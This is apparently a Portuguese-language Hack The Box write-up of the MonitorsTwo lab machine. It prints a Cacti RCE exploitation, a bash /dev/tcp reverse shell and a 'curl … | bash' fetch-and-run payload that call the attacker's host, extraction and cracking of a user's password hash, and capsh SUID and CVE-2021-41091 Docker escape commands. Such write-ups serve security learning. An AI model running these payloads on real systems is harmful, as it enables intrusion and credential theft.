
MonitorsTwo

Hack The Box




1 – Enumeração

Fazendo uma primeira enumeração com o nmap vi que as portas 22 e 80 estão abertas.


```
┌──(root㉿pentest)-[~/Documentos/HackTheBox/MonitorsTwo]
└─# nmap -sSV -Pn --open -p- --min-rate 10000 10.10.11.211 | tee nmap.out
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-30 20:26 -03
Nmap scan report for 10.10.11.211
Host is up (0.23s latency).
Not shown: 39248 filtered tcp ports (no-response), 26285 closed tcp ports (reset)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.02 seconds
```

Acessando a página Web vi que está rodando o Cacti na versão 1.2.22.




2 – Exploração

Pesquisando sobre a versão do Cacti, vi que ela é vulnerável à Unauthenticated RCE.



Link da poc: https://github.com/sAsPeCt488/CVE-2022-46169

Com isso, baixei e executei um simples teste para saber se conseguimos executar comando na máquina.




Como visto acima, consegui realizar o comando curl com sucesso no alvo, agora preciso abusar dessa RCE para obtermos shell no sistema.

Para isso criamos um script “shell” de reverse shell na nossa máquina.

```
┌──(root㉿pentest)-[~/Documentos/HackTheBox/MonitorsTwo]
└─# cat shell
bash -i >& /dev/tcp/10.10.14.5/443 0>&1
```

Depois disso, abri a porta web 80 onde o nosso script está alocado e fiquei escutando na porta 443.

Então na máquina alvo executei o comando curl buscando meu script e logo depois o executei com o bash.



Paylaod: curl http://<ip>/shell | bash

Então como visto no print conseguimos obter uma reverse shell com sucesso.

Agora navegando até a raiz, vimos que estou em um Docker e que existe um script interessante chamado entrypoint.sh.

```
drwxr-xr-x   1 root root  4096 Mar 21 10:49 .
drwxr-xr-x   1 root root  4096 Mar 21 10:49 ..
-rwxr-xr-x   1 root root     0 Mar 21 10:49 .dockerenv
drwxr-xr-x   1 root root  4096 Mar 22 13:21 bin
drwxr-xr-x   2 root root  4096 Mar 22 13:21 boot
drwxr-xr-x   5 root root   340 May  1 00:19 dev
-rw-r--r--   1 root root   648 Jan  5 11:37 entrypoint.sh
drwxr-xr-x   1 root root  4096 Mar 21 10:49 etc
drwxr-xr-x   2 root root  4096 Mar 22 13:21 home
drwxr-xr-x   1 root root  4096 Nov 15 04:13 lib
drwxr-xr-x   2 root root  4096 Mar 22 13:21 lib64
drwxr-xr-x   2 root root  4096 Mar 22 13:21 media
drwxr-xr-x   2 root root  4096 Mar 22 13:21 mnt
drwxr-xr-x   2 root root  4096 Mar 22 13:21 opt
dr-xr-xr-x 270 root root     0 May  1 00:19 proc
drwx------   1 root root  4096 Mar 21 10:50 root
drwxr-xr-x   1 root root  4096 Nov 15 04:17 run
drwxr-xr-x   1 root root  4096 Jan  9 09:30 sbin
drwxr-xr-x   2 root root  4096 Mar 22 13:21 srv
dr-xr-xr-x  13 root root     0 May  1 00:19 sys
drwxrwxrwt   1 root root 36864 May  1 00:37 tmp
drwxr-xr-x   1 root root  4096 Nov 14 00:00 usr
drwxr-xr-x   1 root root  4096 Nov 15 04:13 var
```

Sabemos então que temos que escapar desse Docker.

O próximo passo foi ver o que tem no script entrypoint.sh

```
cat entrypoint.sh
#!/bin/bash
set -ex

wait-for-it db:3306 -t 300 -- echo "database is connected"
if [[ ! $(mysql --host=db --user=root --password=root cacti -e "show tables") =~ "automation_devices" ]]; then
    mysql --host=db --user=root --password=root cacti < /var/www/html/cacti.sql
    mysql --host=db --user=root --password=root cacti -e "UPDATE user_auth SET must_change_password='' WHERE usernam
e = 'admin'"
    mysql --host=db --user=root --password=root cacti -e "SET GLOBAL time_zone = 'UTC'"
fi

chown www-data:www-data -R /var/www/html
# first arg is `-f` or `--some-option`
if [ "${1#-}" != "$1" ]; then
        set -- apache2-foreground "$@"
fi
```


Vimos que ele executa uma conexão com o banco de dados e nela consigo obter o usuário e senha do banco.

A partir disso também consigo realizar consultas no banco.

```
www-data@50bca5e748b0:/$ mysql --host=db --user=root --password=root cacti -e "show tables"
< --user=root --password=root cacti -e "show tables"
Tables_in_cacti
aggregate_graph_templates
aggregate_graph_templates_graph
aggregate_graph_templates_item
aggregate_graphs
aggregate_graphs_graph_item
aggregate_graphs_items
automation_devices
automation_graph_rule_items
automation_graph_rules
automation_ips
automation_match_rule_items
automation_networks
automation_processes
automation_snmp
automation_snmp_items
automation_templates
automation_tree_rule_items
automation_tree_rules
cdef
cdef_items
color_template_items
color_templates
colors
data_debug
data_input
data_input_data
data_input_fields
data_local
data_source_profiles
data_source_profiles_cf
data_source_profiles_rra
data_source_purge_action
```

Primeiramente foi executado o comando “show tables” para obtermos todas as tabelas do banco.

Nessa consulta descobri a tabela user_auth e abaixo fiz um SELECT para obter seus dados.



Então com isso descobri os usuários admin e marcus e suas respectivas senhas em formato de hash.

No caso o que vai nos interessar é a senha do marcus.

Marcus: $2y$10$vcrYth5YcCLlZaPDj6PwqOYTw68W1.3WeKlBn70JonsdW/MhFYK4C


O próximo passo foi quebrar essa senha.

```
└─# john hash.txt --show
?:funkymonkey

1 password hash cracked, 0 left
```

Chegamos então nas credenciais:

- marcus:funkymonkey

Tentei então nos autenticar no Cacti com as credenciais obtidas, porém vi que estamos sem acesso.



Então abusando dessas credenciais tentei me autenticar no SSH que está aberto na máquina e para a minha alegria funcionou!

```
┌──(root㉿pentest)-[~/Documentos/HackTheBox/MonitorsTwo]
└─# 
```

```
  Memory usage:                  14%
  Swap usage:                    0%
  Processes:                     229
  Users logged in:               1
  IPv4 address for br-60ea49c21773: 172.18.0.1
  IPv4 address for br-7c3b7c0d00b3: 172.19.0.1
  IPv4 address for docker0:      172.17.0.1
  IPv4 address for eth0:         10.10.11.211


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or prox
s


You have mail.
Last login: Mon May  1 01:34:18 2023 from 10.10.14.14
marcus@monitorstwo:~$
```

Então aqui consegui obter a flag de user.

```
marcus@monitorstwo:~$ ls -l
total 4
-rw-r----- 1 root marcus 33 May  1 00:19 user.txt
marcus@monitorstwo:~$ cat user.txt
[redacted]
marcus@monitorstwo:~$
```

Agora o próximo passo é obter root na máquina.

Para resumir irei direto ao ponto, depois de algumas análises descobrimos um email enviado pelo “administrador@monitorstwo.htb”.

```
marcus@monitorstwo:/tmp$ cat /var/spool/mail/marcus
From: administrator@monitorstwo.htb
To: all@monitorstwo.htb
Subject: Security Bulletin - Three Vulnerabilities to be Aware Of

Dear all,

We would like to bring to your attention three vulnerabilities that have been recently discovered and should be addressed as soon as possible.

CVE-2021-33033: This vulnerability affects the Linux kernel before 5.11.14 and is related to the CIPSO and CALIPSO refcounting for the DOI definitions. Attackers can exploit this use-after-free issue to write arbitrary values. Please up
date your kernel to version 5.11.14 or later to address this vulnerability.

CVE-2020-25706: This cross-site scripting (XSS) vulnerability affects Cacti 1.2.13 and occurs due to improper escaping of error messages during template import previews in the xml_path field. This could allow an attacker to inject malic
ious code into the webpage, potentially resulting in the theft of sensitive data or session hijacking. Please upgrade to Cacti version 1.2.14 or later to address this vulnerability.

CVE-2021-41091: This vulnerability affects Moby, an open-source project created by Docker for software containerization. Attackers could exploit this vulnerability by traversing directory contents and executing programs on the data dire
ctory with insufficiently restricted permissions. The bug has been fixed in Moby (Docker Engine) version 20.10.9, and users should update to this version as soon as possible. Please note that running containers should be stopped and res
tarted for the permissions to be fixed.

We encourage you to take the necessary steps to address these vulnerabilities promptly to avoid any potential security breaches. If you have any questions or concerns, please do not hesitate to contact our IT department.

Best regards,

Administrator
CISO
Monitor Two
Security Team
```

Achei interessante a vulnerabilidade CVE-2021-41091 na qual nos permite que, caso sejamos root no container do Docker, consegui escalar nosso acesso na máquina principal.

Então para isso, primeiro tenho que escalar nosso acesso no container, vamos voltar nele então.


Fazendo uma enumeração, descobri uma possível brecha de SUID que pode me permitir virar root.

```
SUID - Check easy privesc, exploits and write perms
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
strace Not Found
-rwsr-xr-x 1 root root 87K Feb  7  2020 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 63K Feb  7  2020 /usr/bin/passwd  ---> Apple_Mac_OSX(03-2006)/Solaris_8/9(12-2004)/SPARC_8/9
/Sun_Solaris_2.3_to_2.5.1(02-1997)
-rwsr-xr-x 1 root root 52K Feb  7  2020 /usr/bin/chsh
-rwsr-xr-x 1 root root 58K Feb  7  2020 /usr/bin/chfn  ---> SuSE_9.3/10
-rwsr-xr-x 1 root root 44K Feb  7  2020 /usr/bin/newgrp  ---> HP-UX_10.20
-rwsr-xr-x 1 root root 31K Oct 14  2020 /sbin/capsh
-rwsr-xr-x 1 root root 55K Jan 20  2022 /bin/mount  ---> Apple_Mac_OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-1699.2
4.8
-rwsr-xr-x 1 root root 35K Jan 20  2022 /bin/umount  ---> BSD/Linux(08-1996)
-rwsr-xr-x 1 root root 71K Jan 20  2022 /bin/su
```

Então abusando desse script com SUID, executei os comandos abaixo para fazer a escalação de privilégios.

```
www-data@50bca5e748b0:/$ capsh --gid=0 --uid=0 --
capsh --gid=0 --uid=0 --
whoami
root
```

Agora como root, vamos fazer a exploração da CVE-2021-41091.



Link: https://github.com/UncleJ4ck/CVE-2021-41091/tree/main

Para isso vou setar o /bin/bash para executar como root.

```
www-data@50bca5e748b0:/$ capsh --gid=0 --uid=0 --
capsh --gid=0 --uid=0 --
whoami
root
chmod u+s /bin/bash
```

Com isso feito, baixei a poc para a máquina alvo, dei permissão de execução e o executei.

```
marcus@monitorstwo:/tmp$ ./poc.sh
[!] Vulnerable to CVE-2021-41091
[!] Now connect to your Docker container that is accessible and obtain root access !
[>] After gaining root access execute this command (chmod u+s /bin/bash)

Did you correctly set the setuid bit on /bin/bash in the Docker container? (yes/no): yes
[!] Available Overlay2 Filesystems:
/var/lib/docker/overlay2/4ec09ecfa6f3a290dc6b247d7f4ff71a398d4f17060cdaf065e8bb83007effec/merged
/var/lib/docker/overlay2/c41d5854e43bd996e128d647cb526b73d04c9ad6325201c85f73fdba372cb2f1/merged

[!] Iterating over the available Overlay2 filesystems !
[?] Checking path: /var/lib/docker/overlay2/4ec09ecfa6f3a290dc6b247d7f4ff71a398d4f17060cdaf065e8bb83007effec/merged
[x] Could not get root access in '/var/lib/docker/overlay2/4ec09ecfa6f3a290dc6b247d7f4ff71a398d4f17060cdaf065e8bb83007effec/merged'

[?] Checking path: /var/lib/docker/overlay2/c41d5854e43bd996e128d647cb526b73d04c9ad6325201c85f73fdba372cb2f1/merged
[!] Rooted !
[>] Current Vulnerable Path: /var/lib/docker/overlay2/c41d5854e43bd996e128d647cb526b73d04c9ad6325201c85f73fdba372cb2f1/merged
[?] If it didn't spawn a shell go to this path and execute './bin/bash -p'

[!] Spawning Shell
bash-5.1# exit
marcus@monitorstwo:/tmp$ /var/lib/docker/overlay2/c41d5854e43bd996e128d647cb526b73d04c9ad6325201c85f73fdba372cb2f1/merged
-bash: /var/lib/docker/overlay2/c41d5854e43bd996e128d647cb526b73d04c9ad6325201c85f73fdba372cb2f1/merged: Is a directory
marcus@monitorstwo:/tmp$ cd /var/lib/docker/overlay2/c41d5854e43bd996e128d647cb526b73d04c9ad6325201c85f73fdba372cb2f1/merged
marcus@monitorstwo:/var/lib/docker/overlay2/c41d5854e43bd996e128d647cb526b73d04c9ad6325201c85f73fdba372cb2f1/merged$ ./bin/bash -p
bash-5.1# whoami
root
bash-5.1#
```

Com isso, seguindo os passos que a própria poc fornece, consegui me tornar root e assim finalizar o desafio.

```
bash-5.1# cd /root
bash-5.1# ls -l
total 8
drwxr-xr-x 2 root root 4096 Mar 22 13:21 cacti
-rw-r----- 1 root root   33 May 12 00:40 root.txt
bash-5.1# cat root.txt
[redacted]
bash-5.1#
```